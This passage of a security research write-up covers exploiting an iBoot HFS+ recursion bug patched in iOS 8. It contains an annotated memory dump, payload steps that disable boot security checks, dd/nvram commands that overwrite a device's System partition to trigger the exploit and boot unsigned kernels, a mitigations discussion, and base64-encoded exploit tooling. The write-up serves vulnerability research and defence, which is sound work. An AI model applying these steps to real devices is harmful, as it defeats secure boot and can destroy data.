|00047C70: 00 00 00 01 00 00 00 13 00 00 00 00 00 00 00 00 |
| first bin -+
| v

```

```

|
00047C80: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
|
00047C90: 00 00 00 00 00 00 00 00 00 00 00 00 68 7B 74 00
|
| stack --+ +- bin for size=16k
|
| v v
|
00047CA0: C0 7C 74 00 F9 A3 71 00 68 7D 74 00 {00 00 00 00}
|
00047CB0: 00 00 00 00 00 00 00 00 {62 7B 74 00} 00 05 00 00
|
| ^
|
| first non-zero "bin" --+ points into BTree header
(0x47b62)
 LR address on stack --+
 v
00047CC0: 28 7D 74 00 {B1 7B 74 00} 00 00 00 00 00 00 00 00
00047CD0: 00 00 00 00 00 00 00 00 80 1C 46 01 00 00 00 00
00047CE0: 00 00 00 00 03 00 00 00 00 78 74 00 00 C0 FF 03
00047CF0: 00 00 00 00 01 00 00 00 00 40 00 00 00 00 00 00
00047D00: 10 7D 74 00 40 1C 46 01 28 7D 74 00 0B A4 71 00
00047D10: 80 1C 46 01 40 00 00 00 00 00 00 00 00 00 00 00
00047D20: 08 00 00 00 40 78 74 00 90 7D 74 00 81 92 71 00
00047D30: 00 00 00 00 00 00 00 00 00 00 00 00 00 40 40 01
00047D40: 00 78 74 00 00 00 00 00 00 00 00 00 00 00 00 00
00047D50: 00 DC 45 01 00 00 40 01 00 00 00 00 03 00 00 00
00047D60: 01 00 00 00 00 A0 00 00 00 00 00 00 03 00 00 00
00047D70: 40 00 00 00 44 52 41 47 38 7E 74 00 00 00 00 00
|
| ^
| +- some stack cookie lol

```

## -- 2.3 - Cleaning the mess

Now that we control PC, the last question is how to fix everything up. The iBoot heap is completely and utterly obliterated, entire tasks overwritten with garbage. However, DATA survived mostly unscathed, except the higher end, where the allocator structures reside. Either way, the best course of action would be to patch relevant security checks in-memory, curate DATA structures -- just like we did with the dump -- and fully restart iBoot as it will reinitialise BSS and HEAP.

In order to clean up DATA, we stash a small piece of code into the BTree headers whose purpose is to perform the cleanup, aptly named "nettoyeur".

To save space, we actually have a *\*compressed\** nettoyeur, because iBoot provides a lzss decompression routine anyway.

In summary, sequence goes like this:

- . trigger exploit
- . control PC
- . move back SP
- . disable interrupts
- . apply desired patches, disable auto-boot etc.
- . uncompress nettoyeur
- . quiesce the hardware
- . run nettoyeur
- . jump back to iBoot start point and let it re-run

We end up sitting in the iBoot console, with all security checks disabled and the GID AES key [11] still enabled.

## -- 2.4 - Leap of faith

Everything so far can be tried and tested inside iloader running on an ARM CPU. You will see the success message "suck sid", then iBoot restarting and then finally crashing in Recovery Mode because that's something iloader doesn't support.

A final non-destructive test can be carried out before going for the real thing:

- . cp ramdiskF.dmg /
- . find ramdisk.dmg inside System partition by grepping /dev/rdisk0s1s1 for FAKEFAKEFAKEFAKE pattern and subtracting 0x13800 from the offset
- . take the dumped and curated iBoot image and patch ReadP() function to account for that offset
- . kloader this iBoot. If all OK, it should restart nicely

Once every little detail has been dealt with, we move to attack the real bootchain. Remember, the device must be jailbroken, which was already a prerequisite for dumping. It also must run the *\*exact\** version of iBoot we were targeting.

In the examples below, `#{boot-ramdisk}` is fine-tuned for iPhone5,2/11B554a.

Assuming there are no public keys for iBEC, we have only one shot:

- . have the jailbreak untether leave System partition read-only

- . reboot
- . ssh into the device
- . nvram boot-ramdisk="/a/b/c/d/e/f/g/h/i/j/k/l/m/disk.dmg"
- . dd if=/dev/rdisk0s1s1 of=backup bs=512k count=1
- . dd of=/dev/rdisk0s1s1 if=ramdiskF.dmg bs=512k count=1
- . reboot
- . pray

Once we obtain the iBEC decryption keys, there is a much safer way:

- . have the jailbreak untether leave System partition read-only
- . reboot
- . dd if=/dev/rdisk0s1s1 of=backup bs=512k count=1
- . use kextloader to run a decrypted and pwned iBEC
- . once in iBEC, upload dtre/rdisk/kernl and bootx
- . ssh into the ramdisk
- . nvram boot-ramdisk="/a/b/c/d/e/f/g/h/i/j/k/l/m/disk.dmg"
- . dd of=/dev/rdisk0s1s1 if=ramdiskF.dmg bs=512k count=1
- . reboot

When the device is rebooted, you will notice the boot logo flickers (that's

when the exploit restarts iBoot) then dropping into recovery console. We

can now connect to it with irecovery [12]:

```
irecovery -s
```

In order to get out of this mode, we need to follow these steps:

- . in the pwned Recovery, upload a pwned iBEC and jump to it
- . once in iBEC, upload dtre/rdisk/kernl and bootx
- . ssh into the ramdisk
- . dd of=/dev/rdisk0s1s1 if=backup bs=512k count=1
- . nvram -d boot-ramdisk
- . reboot

A practical application of this bug would be to boot any unsigned kernel.

Consider creating a 3rd partition and trigger the exploit from there:

- . dd of=/dev/rdisk0s1s3 if=ramdiskG.dmg bs=512k count=1
- . nvram boot-partition=2
- . nvram boot-ramdisk="/a/b/c/d/e/f/g/h/i/j/k/l/m/disk.dmg"

Of course, the payload would need to be modified to:

- . move back SP
- . disable interrupts
- . apply desired patches, load kernel from partition 0, ignore ramdisk
- . uncompress nettoyeur
- . quiesce the hardware
- . run nettoyeur
- . jump back to iBoot start point and let it re-run

-- 3 - Conclusions

Here ends our journey into this specific vulnerability and its

exploitation method. It has been fixed in iOS 8, however, back at the time I found it interesting because of the extremely hostile environment to mount an attack for. Moreover, triggering it causes all hell break loose and sniping for a way out was definitely fun. Last, but not least, there are some lessons to be learned.

Mitigations that won't help against this exploit:

- Stack canaries do not help, because we are not overflowing a function stack in the traditional sense; we are overflowing the entire heap. ReadExtent will never return, and memalign's stack is not overflowed, instead a precise write is used to overwrite return address.
- Task scheduler checks did not help at all. Once we trigger the bug, there is no task\_yield(), so those checks will never happen.
- W^X in iBoot would have made the exploit a little bit more convoluted but not of much help, as we could probably ROP the thing.

Mitigations that would have helped against this exploit:

- Unmapped guard pages between data and heap would have blocked this attack, because we can't skip them with small stack frames. Better yet, guard pages should have been set for each task.
- Hard-cutting recursion would have helped. That is, a check to limit recursion a la ResolvePathToCatalogEntry() -- or avoid it altogether. This is how Apple patched it in iOS 8.
- Heap randomisation and/or IASLR would have prevented exploitation.

-- 4 - References

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- [3] <https://github.com/xerub/ios-kexec-utils>
- [4] [https://www.theiphonewiki.com/wiki/InnsbruckTaos\\_11B554a\\_\(iPhone3,1\)](https://www.theiphonewiki.com/wiki/InnsbruckTaos_11B554a_(iPhone3,1))
- [5] [https://en.wikipedia.org/wiki/Tarjan's\\_strongly\\_connected\\_components\\_algorithm](https://en.wikipedia.org/wiki/Tarjan's_strongly_connected_components_algorithm)
- [6] <https://github.com/xerub/idastuff/blob/master/tarjan.py>
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- [8] <https://en.wikipedia.org/wiki/B-tree>

- [9] [https://en.wikipedia.org/wiki/Extent\\_\(file\\_systems\)](https://en.wikipedia.org/wiki/Extent_(file_systems))
- [10] <https://opensource.apple.com/tarballs/BootX/BootX-81.tar.gz>
- [11] [https://www.theiphonewiki.com/wiki/GID\\_Key](https://www.theiphonewiki.com/wiki/GID_Key)
- [12] <https://github.com/xerub/irecovery>

-- 5 - Source code

```
begin-base64 644 iloader.tar.xz
/Td6WFOAAATm1rRGAgAhARwAAAAQz1jM/u//dF5dADSbCkH02DFI10th7U7qEX/
9+t2Tc0Gp9qNs
qs4MA0GDFEL4a2yChKnBAVxtRlo6QW0V0P2k3av/uHg6yYw60wuZ3V/
pvkiACH1jkSwvWWkyhvYM
/UQEzBgH6qFL7NeBfgNgzxoJJL6vGkT+gC3bxB3oJ/
UBcZATHRR4Dp6rWfN3t5N0FRYh4Qljh4A9
J7VbFvpW7pu5MsVHz5J+CWrT1RgMp7sVkfALGGG0fGycdp17yIPf1XqF9E7S/659WL/
oyHVWWTv9
8LC7CNvHZfPrJUg0glGaCdbmnge2BLt33xyW1F1/eBgq/
yjazmqVDCC206r0BxBbyohK1L+XUa8d
+4LffAr+k+FMNlhMTGyKxTe4AQmFbhghqa2e08LWt9zITn/iF9JJRXrT7w/
RRbwvkC5jtUC0B0FI
8xD0HhZxSp26IHBoTYHeG/
VayyirwjdyBttS3Epir2tULUKj9zz6gSuBtgFv1VsvjCd036+wPhxD
JpfsWIRBa5HyGX0G3mo6oMVYiV9JMyBzv7hImTFKIS5LwX0wiAUBEmTJ97IL9r9zBI4S
EwkoZq3N
2TQ0BF976h8oGSRNQTwqoSFiBB6tmhWAe0gp1c00S105S06k3PlByFGAo9od93NrgnS1
fcINP5ye
N2mFehKkoSWKqypRVWMXhkp17eLNUn2pq8WNM7cbnvwhBPkJfNclbWd980MHHB5ZMRV2
ZLEakFWx
cb4lpsXwoy94rgp3fe/
PvvVAXiHuYNWFBSpz1X97aaqejJ0sbKBU3igZtGgcRDyRMQdW2LzxWlhR
hwus3Y0AbDEDCu10lNX8j08F/kzuH8g93U9ZuzsZLkj9koH/
dbos3sXgAU5S+hS6023B4acYtSA
7Ei8o4Xe/nALmhSqQ/VhkLgz6Yxi07aJPn+th+04ulFQUkAGI7GabWbByr1/
0WHVXVxyp9VIFlRu
/gz3eV2SMNGQeMg1g1T+bBHTnCKfRCJMHZxs01d7dTnNchN0wIY61kijnmk47p/
rNPmfZsFs30y3H
4h0Q8C1s4JWMsI66uTr1DpuQhb80AkUNyybs9HsNkBFqUTDLdsupzYnf8R33n+
+ySRIymoQXmcEJ
ItUjY6mCJPHxpHuWW049o02vQVGx0I+jHtLliSyA1Z0frNNHZAA3+WVziRGW1lEr5I5m
BT2SzZwu
hDl2MFpU0I3/eIgh2rQ6/qZNQqoYm7KPrJSibJaIizW3ERVDT/pWlCf/
gLt4GhfowLXuDgrDqHhA
yC7FNxvBEb0yCDPyDTu47Womc//
701Z8hpgsKTTH9z4xItuR3U3sZVc+ZQfs+Ahgp4fabT7xK+DK
7W4EM+5uKYPl3EeAQoYptf0Hx1/
LAJlUKJ9Sqq9Ng8e5fno0SG0vuNS5sJgP5HZkboQ6zDHxNr7p
oVaJe1FT5RNMxZ9Z9yIlnWG08La1pX/
kLatDQTtpxK04XGrvFXzhcQ23tw5eBWpeqSdHfG6SbyBo
apQHskFdYtnmowZbV+4Gj0TgmR+mSut/Mz0JVvXQV4wRC6B7BCGyLBomSM5IlQQA/
AEf5VbV6ZA2
ikB3bSaRP0GR7KuKQE05xixHeQuvaoZQ5qYHm0BCy4Ho+xdH0bC/
QXHP5mtP2sFIDFWhrrb0Gymm
oo1+At/XCnbQw/q8PHwXwkFS1Rg4XXcs/vRhPyEMf7/bHJv0sXqway9uLv0qq//
ogNxi3VLajHkI
```

egxKP2nxfRGGGj00E9Sz1GQq6zULPo5LEiBQN3JcUfViZrij7at+eegCJGPEA85t70EN  
OLM/Nxlu  
pNQIAREPa1kUMRa630KNEVDCCl1r/  
UINwCepk88Gi88aTmE0Jtk30NTS+pIiURMKAi7W/QfQ0//0  
Lqro+PqfHr0ALcZJpSeaTNfiny9Iem4ih70oYDjnppvC+wbZZYY9FoH0C9/2y4Q6cKfS  
0Ru0jD8+  
6hA8afEEoCwvEHgHsvFTrmANv7f9SueQ+  
+C5tde023kuDgmFj6yT4p9GtmCdC5Zp0igX+DevrqQF  
MVyo58994lxdHN745xRTdvFcA+rX8Z16QIaJV8QJbDjXWXW0+xn7cC7YPK3lv+c9+CAM  
RODzCmi7  
H5l+4vH7LbA0ASlfLddEWeByJoCU69hJvYuADZjqvC/J/JVDigTV5VaJ3o/  
idr6UhdZWTRYp+Bpr  
D/  
JqwLjke9+XsrYkV0vGVQy0Br5vcl7i2m5EHim3IBb3AQKX+RGqy2yNqgIy17xcGLA8nK  
muh+ax  
CKRRYDg6Dwur1Es2RizWHjhmLzKigTEtBfkrHYL82lKgbVl7wZsnSzd14pyF6ybaS2uz  
9rcaagnQ  
f4/LMIRVM6CJaGTSe/BHo0MQvoojYAP0VqDF+0fUKa25cy/  
F5x9xA0YJotPyU7iqeli1glhTdMaI  
W7cJW7WpHMwY3k6cQmb/  
YILPYaWA6ngoxR0iHnR057EJkYJYBOMUMiZXHAE5Cj3G9tLZy+0shRJ2  
N2ouS3R4lF0whN/  
LUQLUUDUyH3900EorIVvIklu1HyMNOuimRu00IsdimtGa74JcYAsD2FD/nPj  
YC/UBfZD0uFkicF3r/0ueu8je4yrkH63xJuJFrbXfLVcab0y/  
ksEilcM+WvCQJaimAb0XWjL40qa  
sAFQhMUN3DoobbA8F8FdjSNkp1jJwy09N5KTrFN1vUB8lT0UAUoo0kMR3Z60IgTt06zw  
vNqydZT0  
X+GH4y0eHdwcWwscNRlrZSoAP0VxJR0mWAYEGgzIzTogxbo8et07UDWekqnADL77L0Jn  
NXSDvRW6  
/NclafZ/juaIvfchSzxhZETFucAcbVirhLwdNK/  
TYZWzT2mWylVMqmkm+iUMDpfwHFHakekvaMr/  
62gTvTVJSIdsHn00Sr/  
AcWsyMLAzjwPN60ik1WE6H6GBbd6EWWv0qtlWHqgzB7P193rmtc0jJ72Y  
PuYzdhSGUkuogN156n5H5k8v4Ji/AX5sX1bio46C2IbSbXxldrLkk2iJnxWW6jZaP/  
p9R9876Yv7  
5YWybYws4Moptso3wNv0mlngIyFx8lDqZaqdnebkofVfSLz/kXipok8QR/  
c7UDmKJxz73Hbp3A7Rn  
QEomcqT7SamD3TJb6kowRzKZsClpaPAx0UB/  
YvTL93cXgZpoC+AVaqu45QUW4TysGz5tt4Hg0rBc  
jDYw2o5cQSV+FyfwW4nXlZsScxI0p+y6jiQ9piv1IQsUxFn1D7n3qC1UiCguzclFk84R  
N04hlFkM  
rtdVxvs7rdS5URT2rtZ8qqn1zhIhHZgA4sK/0eSuroIBAu2tivbFsS0kgiT/b/  
7rPdBgdyBimyH7  
0fEyuNGnncz2hwa73btb8C5oFBUGAYwWgVXRnkf1s3mAP/CBCHFao6nExqbKnYkEAhp/  
e5iiJiNd  
7iHZctgp13qGaRTbnzuFoWfVyzYXZuL7BVmqKqyD7b1ftrTbFCJZckCVTVElngYgaW1f  
eSkZhuS3  
beFMawnScFCxY43u9ECvpTBFsYCLbQh7ekvqYHcYY13u+ClzlrtxvPAwvWYq2rIRE3xJ  
KwrSj50S  
LCKv591WKVYkU7tWMPPhsa3zMGYmcT0tAAeicMKyEyELRi4c/GLEvhX0EDZo01aiY/  
ehnAnwg2jb  
fgVV8mgL3j00rHtrJUNWiPEa1eJKndMsmHAVLL3JRP9VtzNqladnGLwT3Akd4KI3EpDC  
TFWThdIQ  
LdsHaubJSWi0vN2+8VyMAUaRUjCz/

pPvcpl867GAa43r9WNEwrSaThoGX8GTxRisa3KuP+RbRgFo  
DiNSu0+h1ICA4RufIsXY+1x1YoGbZK/MRG6v2RpLUZHA7sM7x8oLpc4n1+eVKC/  
NzPt+koUb8uQk  
a9trjnDzNbiaFETBqtY+hqDyCFQEtciLfJ22DZk9Kn/  
qz67Mpxi+lKGv0Gauog0x3IvDAXC67Ff9  
PNeahg8c7iT7rTUq+c++g7czwrTn28X+DDZe/  
hHTjn2fHYdJ4m4HcBlGV7NjhaYzJjBNx+4NDydu  
Ywb1fU/  
73N8cknnDJ8kYaiNqlndJplux4v76ZazW0JnPF79b0jNg9AKn+2C408+Cwta8+NLaHVZ  
n  
x/  
dfYgrKb3v3MIld8M1rsXIjLhSj2r8CvTrhV5nYy0LoCEDs2jWmpx0aPankE2qohCz8xh  
qgzuh/  
AY1vZoKHqG3qs17suTuc8iTK54d3iC00EDiNwoRQNE2CB5pLJvF2xESYAU03an7sBmK0  
VoJh/NpZ  
wllBHPqNL+o3VUNx7AgajlM4h+8lshA/  
AcarJZ9gpn0pA7Xm2T64SI42rQpJopMoF4ydGoJmL0cb  
GpF0d3tc229HJW8S5HQ0d+P9uvETSVycV/  
k83EqFwkIMh4YqjM2ZQS7EL0ypxk9D80abDGTbYCTq  
UxVpeyGkGFbyDHLAD9kWE3fFLzv0tb6Labmg4I422djL7yx69iUnoIKE3G9sVk8MrEx6  
eKbCSieW  
PHFGPvS1ejPWxIDJokthLv6dpXry44h2JGZFbbNRz0qVJca8MIvh+/  
b14uEe99G0+Z6pWoLB9aRD  
ANmwLHzoCASE4fDK70NaXnY/  
SvCvj12ZmkyzL8UgmqUT2cRkREskI0Mj+23j+Etunfs7yF/GSueB  
pYXH+9IkSiwUTdTbR11/ztZeS70t6q0h5dnEstHtoHPSAUBfB57z24iBU26/  
lTQIKP0LAxrp441j  
EczUNz+wtYuxPxDnGmFghZs0U9wXs2oo+y2sT/  
PmZJ+tZ7PJmgfUQHjyd047ufrbY+vyvzPm5kfL  
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